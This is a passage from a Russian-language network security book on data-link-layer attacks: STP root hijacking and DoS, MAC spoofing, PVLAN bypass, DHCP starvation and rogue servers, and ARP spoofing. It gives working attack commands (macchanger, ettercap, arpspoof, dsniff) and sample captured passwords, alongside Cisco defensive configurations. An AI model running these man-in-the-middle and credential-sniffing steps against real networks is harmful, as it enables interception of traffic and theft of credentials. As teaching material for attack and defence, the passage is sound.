Для построения древовидной структуры сети без петель в сети должен быть определен корневой коммутатор (root switch), от которого и строится это дерево. В качестве корневого коммутатора выбирается коммутатор с наименьшим значением идентификатора. Идентификатор коммутатора – это число длиной восемь байт, шесть младших байт которого составляет MAC-адрес его блока управления, а два старших байта конфигурируются вручную. Это позволяет администратору сети влиять на процесс выбора корневого коммутатора. Если администратор не вмешается в этот процесс, корневой

коммутатор будет выбран случайным образом – им станет устройство с минимальным MAC-адресом блока управления. Такой выбор может оказаться далеко не рациональным. Поэтому следует выбрать корневой коммутатор, исходя из имеющейся топологии сети, и назначить ему вручную наименьший идентификатор. При автоматическом выборе корневым становится коммутатор с меньшим значением MAC-адреса его блока управления. Далее, для каждого коммутатора определяется корневой порт (root port) – это порт, который имеет по сети кратчайшее расстояние до корневого коммутатора. Для каждого логического сегмента сети выбирается так называемый назначенный мост (designated bridge), один из портов которого будет принимать пакеты от сегмента и передавать их в направлении корневого моста через корневой порт данного моста.

Что может предпринять атакующий? Он может так же, как и в предыдущем примере, притвориться коммутатором, направить в сторону атакуемого коммутатора BPDU-пакет, в котором он может подделать приоритет, MAC-адрес, для того чтобы самому стать корневым коммутатором и с его помощью перехватить сетевой трафик. Корневым коммутатором становится тот, у которого самый высокий приоритет. В случае если приоритет у нескольких коммутаторов одинаковый, то для выбора корневого коммутатора используется MAC-адрес, у кого он меньше, тот и становится корневым.

Проведем небольшую практическую работу по обнаружению MAC-адресов других машин и подмене MAC на своей. Для этого нам снова потребуется сниффер Wireshark. Необходимо, как и в примере с концентраторами, включить прослушивание сетевого интерфейса. Только теперь нас будет интересовать не HTTP-трафик, а STP. Нам необходимо выявить MAC-адрес корневого коммутатора. Для того чтобы получить эту информацию, необходимо знать топологию сети. Получить значение MAC-адреса корневого порта можно с помощью Wireshark (рис. 2.10).

Для того чтобы получить информацию о MAC-адресах, необходимо просмотреть значение полей Source и Destination в заголовке перехваченного фрейма. Нас интересует источник, для поддельного адреса нашего коммутатора указываем меньший адрес, например уменьшенный на единицу, как в примере ниже.

```
root@kali:~# macchanger –mac=xx:xx:xx:xx:xx:xx-1  eth0
Current MAC: 00:16:ec:f1:45:e8 (unknown)
Faked MAC: xx:xx:xx:xx:xx:xx (unknown)
```

Перестартуем сетевой интерфейс.

```
root@kali:~# ifdown eth0
root@kali:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/04:2f:11:65:fc:0a
Sending on   LPF/eth0/04:2f:11:65:fc:0a
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.8 from 192.168.1.101
DHCPREQUEST of 192.168.1.8 on eth0 to 255.255.255.255 port 67
```

```
DHCPACK of 192.168.1.8 from 192.168.1.101
bound to 192.168.1.8 -- renewal in 42928 seconds.
if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts
```




Рис. 2.10. *Перехваченный STP фрейм*

По умолчанию приоритеты должны быть одинаковые, соответственно, протокол STP выберет для маршрута порты с наименьшим MAC.

Теперь злоумышленнику необходимо отправить BPDU-пакет, в котором указать свой идентификатор коммутатора. Другие коммутаторы в ответ также отправляют свои идентификаторы, и если идентификатор, отправленный злоумышленником, будет содержать наименьший MAC, то при равных приоритетах он будет выбран корневым.

Сформировать поддельный BPDU-пакет можно следующим образом (рис. 2.11).

В окне конструктора пакетов PackEth необходимо указать MAC-адреса источника пакетов и получателя. Адрес источника необходимо указывать поддельный.




Рис. 2.11. *Конструктор пакетов PackETH*

В поле User defined network payload указываются следующие значения:

- идентификатор версии протокола STA – 2 байта. Коммутаторы должны поддерживать одну и ту же версию протокола STA, иначе может установиться активная конфигурация с петлями;
- тип BPDU – 1 байт. Существуют два типа BPDU – конфигурационный BPDU, то есть заявка на возможность стать корневым коммутатором, на основании которой происходит определение активной конфигурации, и BPDU уведомления о реконфигурации, которое посылается коммутатором, обнаружившим событие, требующее проведения реконфигурации – отказ линии связи, отказ порта, изменение приоритетов коммутатора или портов;
- флаги – 1 байт. Один бит содержит флаг изменения конфигурации, второй – флаг подтверждения изменения конфигурации;
- идентификатор корневого коммутатора – 8 байт;
- расстояние до корня – 2 байта;
- идентификатор коммутатора – 8 байт;
- идентификатор порта – 2 байта;
- время жизни сообщения – 2 байта. Измеряется в единицах по 0,5 с, служит для выявления устаревших сообщений. Когда пакет BPDU проходит через коммутатор, тот добавляет ко времени жизни пакета время его задержки данным коммутатором;

- максимальное время жизни сообщения – 2 байта. Если пакет BPDU имеет время жизни, превышающее максимальное, то он игнорируется коммутаторами;
- интервал hello, через который посылаются пакеты BPDU;
- задержка смены состояний – 2 байта. Задержка определяет минимальное время перехода портов коммутатора в активное состояние. Такая задержка необходима, чтобы исключить возможность временного возникновения петель при неодновременной смене состояний портов во время реконфигурации. У пакета BPDU уведомления о реконфигурации отсутствуют все поля, кроме двух первых. Отправить составленный пакет можно, нажав Send.

Если на предыдущих шагах мы правильно вычислили MAC других участников STP, то по идее алгоритм этого протокола должен пересчитать маршруты так, чтобы весь трафик был отправлен на наш поддельный порт. Для того чтобы не оказаться обнаруженным, хакеру необходимо будет обеспечить доставку трафика через свою машину далее к месту назначения. Так как в противном случае весь трафик будет уходить в никуда, и факт подделки MAC будет быстро обнаружен. Однако эту задачу в рамках данной главы мы решать не будем.

Какие меры необходимо предпринять, чтобы избавиться от этой уязвимости?

Прежде всего необходимо запретить хождение BPDU-пакетов с портов, на которых нет никаких коммутаторов. И в случае если такой пакет все же пришел, переводить этот порт в режим shutdown. Затем необходимо обезопасить наш корневой коммутатор, чтобы ни при каких условиях не мог быть выбран другой корневой коммутатор, в том числе и атакующий. Атакующему не составит большого труда поставить приоритет выше, чем у настоящего главного коммутатора, и MAC-адрес поменьше, чтобы гарантировать, что атакующий представляется root.

Для решения данной задачи нам необходимо перевести все порты коммутатора в специальный режим STP, который называется portfast. После этого клиент, подключенный к такому порту, не будет принимать участия в разрешении маршрутов по алгоритму STP (это может занять достаточно много времени, до 40 секунд на построение топологии сети), и лишь после этого будут начинать передавать пользовательские данные через порт. По умолчанию режим portfast на коммутаторах Cisco отключен, так что нам придется его сконфигурировать вручную. Также настроим отключение порта в случае получения BPDU-пакета.

```
Switch# conf t
Switch (config)# int range f0/1-24
Switch (config-if-range)# spanning-tree portfast
Switch(config)# spanning-tree portfast  bpguard default
Switch(config)# int f0/1
Switch (config-if)# spanning-tree guard root
```

Содержимое первых двух строк нам знакомо по предыдущим примерам. В третьей мы включаем режим portfast. Далее указываем, что на этих портах хождение BPDU-пакетов противопоказано. И последние две команды выпол-

няются для защиты root bridge. То есть мы предполагаем, что другой коммутатор подключен к нашему по порту f0/1 и соответственно необходимо его использовать в качестве root.

Теперь даже если злоумышленник направит в сторону коммутатора BPDU-пакет с максимальным приоритетом и меньшим MAC-адресом, то он все равно не сможет стать корневым коммутатором и перенаправить весь трафик через себя.

2.2.5. DoS на STP

Атаки DoS (Denial of Service, отказ в обслуживании) – это тип атак, при котором атакуемый узел перестает функционировать в штатном режиме. Как правило, эти атаки не приводят к выходу из строя аппаратной части атакуемого узла, однако для восстановления работоспособности обычно требуется перезагрузка. DoS-атаки могут быть как самостоятельным видом атак, так и частью составных атак, направленной на вывод из строя легального сервиса для замены его поддельным, контролируемым злоумышленником. Рассмотрим несколько DoS-атак на протокол STP.

DoS: перебор Bridge Id

Злоумышленник перехватывает BPDU-фреймы от текущего корневого коммутатора и посылает свой BPDU на единицу меньше. Потом посылается BPDU с идентификатором коммутатора на единицу меньше прошлого. При достижении минимального значения атакующий ожидает, пока оно не устареет из-за паузы, а затем начинает все с начала.

В итоге сеть постоянно находится в процессе выбора и порты не перейдут в состояние пересылки пакетов, пока будет продолжаться генерация BPDU, вызывающих выборы.

Альтернативный вариант: сразу отправить BPDU с минимальным ID. Тогда корневой коммутатор просто исчезает.

DoS: слияние–расхождение деревьев STP

Эта атака возможна в сети с поддержкой VLAN (об этой технологии мы поговорим чуть дальше). Если атакующий свяжет две VLAN и начнет пересылать BPDU из одной сети в другую, то деревья STP увидят друг друга, и инициализируется выбор корневого моста. После окончания выборов связь разрывается, и выборы начинаются снова.

DoS: фильтрация BPDU

Суть этой атаки в том, что атакующий создает петлю между двумя STP-устройствами и фильтрует на этом сегменте все BPDU-пакеты, не влияя на остальной трафик. Таким образом, основное назначение STP протокола выполняться не будет.

На практике подобные атаки можно реализовать с помощью утилиты Yersinia из состава Kali Linux.

2.2.5. MAC Spoofing

Данный тип атак реализуется путем подделывания MAC-адреса, например атакующий может подделать MAC-адрес, который использовал другой хост сети. Злоумышленник может использовать эту атаку для осуществления сбора конфиденциальной информации.

Для реализации данной атаки, как и в предыдущих примерах, можно воспользоваться утилитой macchanger.

```
root@kali : # macchanger -r сетевой_адаптер
```

В результате MAC-адрес указанного сетевого адаптера будет на случайное значение.

```
root@kali : # macchanger - mac=xx:xx:xx:xx:xx:xx сетевой_адаптер
```

А в этом случае MAC-адрес будет заменен на нужное значение.

Для того чтобы предотвратить данный тип атаки, необходимо выполнить меры, описанные ранее, в разделе, посвященном переполнению CAM-таблицы, то есть нужно указать максимальное количество MAC-адресов на порту, указать действие, которое будет выполнено в случае нарушения нашей политики.

Для указания статического MAC-адреса в режиме конфигурирования интерфейса необходимо выполнить:

```
Switch (config-if)# switchport  port-security mac-address 4321.4321.fa12
```

где 4321.4321.fa12 – MAC-адрес клиента.

```
Switch# conf t
Switch(config)# int range f0/1-24
Switch(config-if-range)# switchport mode access
Switch(config-if-range)# switchport port-security
Switch(config-if-range)# switchport port-security violation shutdown
Switch(config-if-range)# switchport port-security maximum 3
Switch(config-if-range)# arp timeout 60
```

А этот пример аналогичен примеру из раздела о переполнении CAM-таблицы, но здесь добавляется ARP-timeout, то есть если в течение 60 секунд к одному подключится более трех устройств, порт будет отключен.

2.2.6. Атака на PVLAN (Private VLAN)

Технологии VLAN (Virtual LAN) – это логическое разделение коммутатора. Основные цели использования: разграничение трафика для безопасности и уменьшение объема трафика в одном сегменте сети.

С помощью этой атаки злоумышленник может получить доступ к соседнему устройству PVLAN посредством L3-устройства (маршрутизатора).

В технологии PVLAN, в отличие от VLAN, порты могут находиться в трех режимах: isolated, promiscuus, community. Isolated-порты не могут передавать данные в своем VLAN между клиентами. Данные могут передаваться только между портами Isolated и Promiscuous.

Порты promiscuous – это порты PVLAN, в которые можно передавать данные со всех портов Isolated и Community, как и в обычном VLAN.




Рис. 2.12

Community – это группы портов, между членами которых можно передавать данные VLAN во VLAN.

Если атакующему доступно устройство Layer 3 (например, маршрутизатор), он может установить связь между клиентами, которые находятся в одном PVLAN, между портами isolated. Для реализации данной атаки пользователь может подделать пакет, в котором он укажет в IP-адресе назначения необходимое ему устройство, находящееся на другом порту isolated, источник останется без изменения, а вот в качестве MAC-адреса назначения он укажет MAC-адрес устройства L3. Данное устройство, получив пакет, переправит его по указанному адресу. Принимающая сторона может сделать то же самое и таким образом обеспечить передачу данных между isolated-портами.

В качестве примера предлагаю утилиту, исходный код которой представлен в статье http://www.scribd.com/doc/52741687/13/Private-VLAN-PVLAN-attack. Дабы не загромождать статью исходными кодами, я не стал приводить листинг программы здесь. Данная утилита позволяет сгенерировать фрейм с поддельным MAC-адресом для осуществления атаки на PVLAN.

Для предотвращения атак данного типа необходимо на устройстве L3 создать специальный Acess List, в котором запрещается прямая передача данных между сегментом сети.

```
router# conf t
router(config)# ip access-list  extended vlan
router(config-ext-nacl)# deny ip 10.0.0.0  0.0.0.255
router(config-ext-nacl)# permit any any
router(config-ext-nacl)# exit
router(config)#  int  f0/1
router(config-if)# ip access-group  pvlan in
```

Действия, приведенные в этом примере, должны выполняться на L3-устройстве – маршрутизаторе. Был создан список управления доступом под названием PVLAN, в котором указывается, что с сети 10.0.0.0/24 запрещено передавать данные в 10.0.0.0/24, все остальное разрешено. И этот список доступа последней командой был связан с интерфейсом f0/1.

2.2.7. Атака на DHCP

Атаковать DHCP-сервер можно несколькими различными способами.

1. Злоумышленник может сформировать и послать DHCP-серверу огромное количество DHCP-запросов с разными MAC-адресами. Сервер будет выделять IP-адреса из пула, и рано или поздно весь DHCP-пул закончится, после чего сервер не сможет обслуживать новых клиентов. По сути, это DoS-атака, так как нарушается работоспособность сети. Метод борьбы с подобными атаками называется DHCP Snooping. Данный метод заключается в следующем. Когда коммутатор получает пакет, то он сравнивает MAC-адрес, указанный в DHCP-запросе, с MAC-адресом, который был прописан на порту коммутатора. Если адреса совпадают, то коммутатор отправляет пакет дальше; если не совпадают, то пакет отбрасывается.

2. Злоумышленник может также развернуть свой DHCP-сервер и выдавать свои настройки пользователям сети (может указать любой DNS, Gateway и т. д.) и воспользоваться уже по своему усмотрению, начиная от прослушивания трафика до подделки DNS-ответов и т. д.

Для того чтобы на DHCP-запросы отвечал именно сервер злоумышленника, ему необходимо предварительно вывести из строя легальный DHCP-сервер с помощью способа, описанного в пункте 1.

Практические действия для реализации данной атаки аналогичны представленным в разделе, посвященном переполнениям CAM-таблицы. При смене MAC-адреса и перезапуске сетевого интерфейса производится запрос к DHCP-серверу для получения нового IP-адреса.

В технологии DHCP Snooping есть понятие доверительных (trusted) и недоверительных (untrusted) портов. Для первых разрешено получение DHCP-ответов DHCPOFFER, для вторых получение ответов запрещено.

Настроим DHCP Snooping для VLAN 10 на интерфейсе f0/1.

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# int f0/1
Switch(config-if)# ip dhcp snooping trust
```

В данном примере интерфейс подключен непосредственно к DHCP-серверу, поэтому на нем мы включили режим trust.

Также можно включить или выключить опцию 82 DHCP, которая отвечает за информацию relay, то есть через какие коммутаторы прошел данный пакет.

```
Switch(config)# ip dhcp snooping  information option
```

Еще одно средство – это ограничение числа DHCP-запросов в секунду. Установим ограничение на 100 запросов.

```
Switch(config)# int f0/1
Switch(config-if)# ip dhcp snooping  limit rate 100
```

Однако к настройке ограничений нужно относиться с осторожностью, так как в случае превышения заданного значения запросы будут отклонены. В начале рабочего дня, когда множество пользователей одновременно включают свои компьютеры и получают IP-адреса по DHCP, это ограничение может привести к задержкам и проблемам при входе в сеть.

2.2.8. ARP-spoofing

ARP spoofing (ARP Cache poisoning) – это атака, используемая для прослушивания сети, построенной на коммутаторах.

ARP (англ. *Address Resolution Protocol* – протокол определения адреса) – использующийся в компьютерных сетях протокол низкого уровня, предназначенный для определения адреса канального уровня по известному адресу сетевого уровня.

Суть этой атаки заключается в следующем. Злоумышленник посылает ложные ARP-пакеты, для того чтобы убедить компьютер жертвы в том, что прослушивающий компьютер и есть конечный адресат. Далее пакеты с компьютера жертвы перехватываются и пересылаются реальному получателю, MAC-адрес отправителя в них подменяется, чтобы ответные пакеты тоже шли через прослушивающий компьютер. Прослушивающий компьютер становится «шлюзом» для трафика жертвы, и злоумышленники получают возможность прослушивать трафик, осуществляя атаку «человек посередине» (рис. 2.13).




Рис. 2.13. *Так схематически выглядит подмена MAC-адреса*

Стоит отметить, что при попытке прослушать трафик нескольких активно общающихся компьютеров и, соответственно, возникающем при этом переполнении APR-таблиц возможна перегрузка и, как следствие, падение сети. Это, помимо прочего, чревато обнаружением атаки.

Также стоит отметить, что данная атака может быть реализована только при наличии доступа в локальную сеть. То есть злоумышленнику, находящемуся за пределами локальной сети, не удастся осуществить ARP Spoofing. Для реализации этой атаки ему придется сначала захватить контроль над одной из машин, находящейся в корпоративной локальной сети, а уже потом с этой машины осуществлять отравление ARP-кеша. Согласитесь, не самый простой способ реализации атаки.

Проведем небольшую практическую работу по реализации ARP-спуфинга.

Итак, какие у нас будут исходные данные.

Имеется несколько компьютеров, подключенных к коммутатору. Нам необходимо перехватить трафик, который передается между этими машинами. Если мы воспользуемся утилитой tcpdump, описанной ранее, мы сможем увидеть только пакеты, идущие от или к нашей машине. Согласитесь, не очень информативно. Для того чтобы прослушать трафик, идущий к другим хостам, нам необходимо произвести «отравление» ARP кеша. Для решения этой задачи нам потребуются специальные сниферы.

В нашем примере мы воспользуемся утилитой ettercap (http://ettercap.sourceforge.net). Это приложение имеет редакции как под Windows-, так и под *nix-платформы.

Перехват может быть осуществлен аж тремя способами. И если стандартные MAC- и IP-варианты нас не особо интересуют, то ARP poisoning based sniffing является именно той функцией, которая нам необходима. При этом никаких усилий для ее применения не требуется: вся настройка сводится к указанию прослушиваемых машин в destination и source.

Являясь посредником, можно не только перехватывать сетевые пакеты, но и, используя средства ettercap'а, удалять или даже модифицировать их. Отдельно стоит отметить функцию перехвата паролей, идущих по зашифрованным SSH1-, SSH2- и SSL/HTTPS-протоколам. Для ее применения необходимо запускать программу со специальными фильтрами (например, для ssh так: ettercap -F etter.filter.ssh).

Теперь, собственно, практика. Для того чтобы прослушать трафик, которым обмениваются машины 192.168.1.2 и 192.168.1.254, необходимо выполнить следующую команду:

```
root@kali : #  ettercap -T -M arp -L log /192.168.1.2/ /192.168.1.254/
```

Опции означают:

- `-T` – использовать текстовый (консольный) интерфейс;
- `-M arp` – использовать модуль ARP-spoofing'а для выполнения атаки;
- `-L log` – записывать журнал перехвата в файлы с именем log.*.

В качестве аргументов указываются IP-адреса машин, против которых нужно выполнять атаку ARP-spoofing.

Результат работы данной утилиты выводится на экран и записывается в текстовый файл. Для того чтобы остановить логирование, необходимо нажать q.

Прерывать работу утилиты другими способами (например, Ctrl-Z) крайне нежелательно, так как тогда ARP-таблицы тех двух машин останутся отравленными. А поскольку программа-посредник ettercap уже не будет функционировать, то связь между хостами пропадет, что будет выглядеть очень подозрительно.

Для просмотра перехваченного трафика можно воспользоваться утилитой etterlog. Файл лога по умолчанию именуется log.eci.

Вот так, например, могут выглядеть перехваченные учетные данные к почтовому ящику электронной почты по протоколу POP 3.

```
etterlog log.eci
etterlog NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Log file version : NG-0.7.3
Timestamp : Thu Jan 21 12:23:11 2012
Type : LOG_INFO
1698 tcp OS fingerprint
```

```
7587 mac vendor fingerprint
2183 known services
================================================
IP address : 192.168.15.2
MAC address : 00:04:75:75:46:B1
...
MANUFACTURER : Sohoware
DISTANCE : 0
TYPE : LAN host
FINGERPRINT :
OPERATING SYSTEM : UNKNOWN
PORT : TCP 110 | pop-3 []
ACCOUNT : user
/ password
(192.168.15.2)
================================================
```

Рассмотрим также работу данной утилиты с графическим интерфейсом. Для этого необходимо выполнить команду

```
ettercap -G
```

Затем нам следует выбрать тип перехвата трафика Unified или Bridged. Первый производит простой перехват трафика, в то время как второй предназначен для вмешательства в процесс передачи трафика. Выберем unified. Далее указываем используемый сетевой интерфейс. Можно указывать как проводной, так и беспроводной вариант.

Потом нам необходимо определиться с тем, у кого мы хотим перехватывать трафик. Для этого нужно просканировать сеть на наличие активных узлов. Для запуска сканирования выбираем Hosts, далее Scan for hosts. Получаем список активных узлов с IP- и MAC-адресами. Выбираем нужный узел и нажимаем Add To Target 1. В этом окне еще имеется кнопка Add To Target 2. В случае если мы хотим перехватывать только трафик между двумя конкретными узлами из списка, необходимо указать второй узел и нажать Add To Target 2. А если мы хотим перехватывать весь трафик для данного узла, то второй узел выбирать не надо.

Затем запускаем сканирование, нажав Start, Start Sniffing. Далее завершаем процесс отравления ARP, выбрав MITM / ARP Poisoning. Опция Sniff Remote Connections должна быть включена.

Затем уже в Wireshark можно осуществлять перехват трафика по аналогии с тем, как мы это делали ранее.

По окончании сбора пакетов в Ettercap необходимо отключить ARP poison, нажав Start / Stop sniffing.

Злоумышленник, попав в сеть, может осуществить атаку типа «человек посередине, MitM», то есть попытаться стать посредником между легальными узлами. С помощью MitM можно реализовать много различных атак, связанных не только с прослушиванием, но и с модификацией проходящего трафика. Но в контексте темы данной главы мы реализуем перехват паролей, заодно познакомившись еще с парой полезных утилит из состава Kali Linux.

Итак, будем считать, что мы знаем, какие узлы сейчас активны в сети. Так как машина злоумышленника выступает в роли посредника, для начала нам необходимо разрешить пересылку IP-пакетов (ip forwarding). Сделать это можно следующим образом:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Теперь нужно осуществить ARP spoofing (то есть подмену MAC-адресов для определенных IP-адресов). Машина злоумышленника будет посредником между шлюзом по умолчанию и локальной сетью. Если адрес шлюза 192.168.1.1, а наш адрес 192.168.1.100, то для подмены нам необходимо выполнить следующее.

```
arpspoof -t 192.168.1.1 192.168.1.100
```

Утилита arpspoof как раз предназначается для подмены MAC-адресов.

Для корректной работы ARP spoofing необходимо сделать подмену и в обратную сторону.

```
arpspoof -t 192.168.1.100 192.168.1.1
```

Далее нам нужно начать перехват трафика. Правда, в отличие от предыдущих примеров, здесь мы будем перехватывать, а вернее отображать не весь трафик, а только пароли от различных приложений. Для этого мы воспользуемся утилитой dsniff.

```
root@kali:~# dsniff
---------------
05/21/00 10:49:10 bob -> unix-server (ftp)
USER bob
PASS dontlook
---------------
05/21/00 10:53:22 karen -> lax-cisco (telnet)
karen
supersecret
---------------
05/21/00 11:01:11 karen -> lax-cisco (snmp)
[version 1]
private
```

В результате работы мы перехватили несколько паролей.

Dsniff позволяет перехватывать пароли, отправленные методом HTTP, POST-данные, HTTP Basic and Digest authentications, FTP, IRC, POP, IMAP, SMTP, NTLMv1/v2 (HTTP, SMB, LDAP и т. п.).

Для предотвращения ARP-spoofing можно воспользоваться утилитой arpwatch. Эта утилита позволяет зафиксировать атаку, однако она должна быть запущена на обеих атакуемых машинах, иначе злоумышленник может попытаться осуществить одностороннюю атаку. Кроме того, arpwatch только фиксирует атаку, но не предотвращает ее. Для предотвращения необходима разработка дополнительных сценариев и обработчиков событий.

Одним из возможных способов защиты является использование статического ARP. ARP-таблицу можно сформировать вручную, при этом она становится не уязвимой к ARP-атакам. Для этого нужно добавить необходимые MAC-адреса в таблицу.

Если при этом отключить использование ARP на сетевых интерфейсах, то доступны будут только те системы, (1) MAC-адреса которых добавлены в ARP-таблицу нашего узла и (2) наш MAC-адрес добавлен в ARP-таблицы узлов, с которыми производится обмен трафиком.

Если не отключать использование ARP на сетевых интерфейсах, MAC-адрес, заданный статически, имеет приоритет. Если MAC-адрес для какого-то IP-адреса не задан, используется ARP-запрос.

Другими методами борьбы с ARP-spoofing'ом является использование шифрования, а также применение виртуальных локальных сетей VLAN.

Компьютер злоумышленника может использовать ARP-spoofing против компьютера жертвы только в том случае, если они находятся в одной сети канального уровня. В том случае если они разделены маршрутизатором, атака невозможна (возможна атака на маршрутизатор, но это совсем другое дело).

VLAN'ы помогают сегментировать сеть – превратить одну сеть во множество изолированных на канальном уровне фрагментов, которые соединены между собой маршрутизатором. Атака ARP-spoofing возможна только между компьютерами, находящимися в одном VLAN'е. В наиболее крайнем случае, когда в каждом VLAN'е находится только два компьютера: собственно компьютер и маршрутизатор, – атака ARP-spoofing становится невозможной в принципе. К сожалению, такая организация сети является очень требовательной к ресурсам маршрутизатора и используется редко.

Одной из основных причин непопулярности данного способа защиты является потребность поддержки VLAN коммутаторами, а также необходимость затраты времени на дополнительные настройки сетевого оборудования.

2.2.9. Заключение

Вот мы и рассмотрели основные виды атак на канальном уровне. Стоит отметить, что на сегодняшний день существует множество средств для борьбы с угрозами на канальном уровне. Например, практически все современные коммутаторы обладают средствами для контроля MAC-адресов, предотвращения переполнений и другими средствами. Кроме того, атаки на данном уровне широко известны, и даже если у вас используется оборудование не от Cisco, вы сможете без труда найти соответствующие инструкции для настройки защиты.

Что касается описанных в этом разделе атак, то стоит заметить, что для их успешной реализации злоумышленнику необходимо иметь физический доступ к локальной сети. То есть хакер должен предварительно удаленно взломать машину, находящуюся в локальной сети (например, теми способами, которые будут описаны далее в книге), и затем с этого компьютера пытаться реализовать описанные атаки. Или же злоумышленником является один из сотрудников компании, имеющий доступ к локальной сети. Об этом необходимо помнить при подготовке плана сетевой защиты.

Ну а мы перейдем к сетевому уровню.

2.3. Атаки на сетевом уровне

Говоря о безопасности на сетевом уровне, необходимо поговорить о маршрутизаторах и алгоритмах маршрутизации. А завершим этот раздел мы обсуждением использования IPSec в качестве средства защиты пакетов на сетевом уровне.

2.3.1. Атаки на маршрутизаторы

Маршрутизатором является устройство сетевого уровня эталонной модели OSI. Это устройство использует одну или более метрик для определения опти-

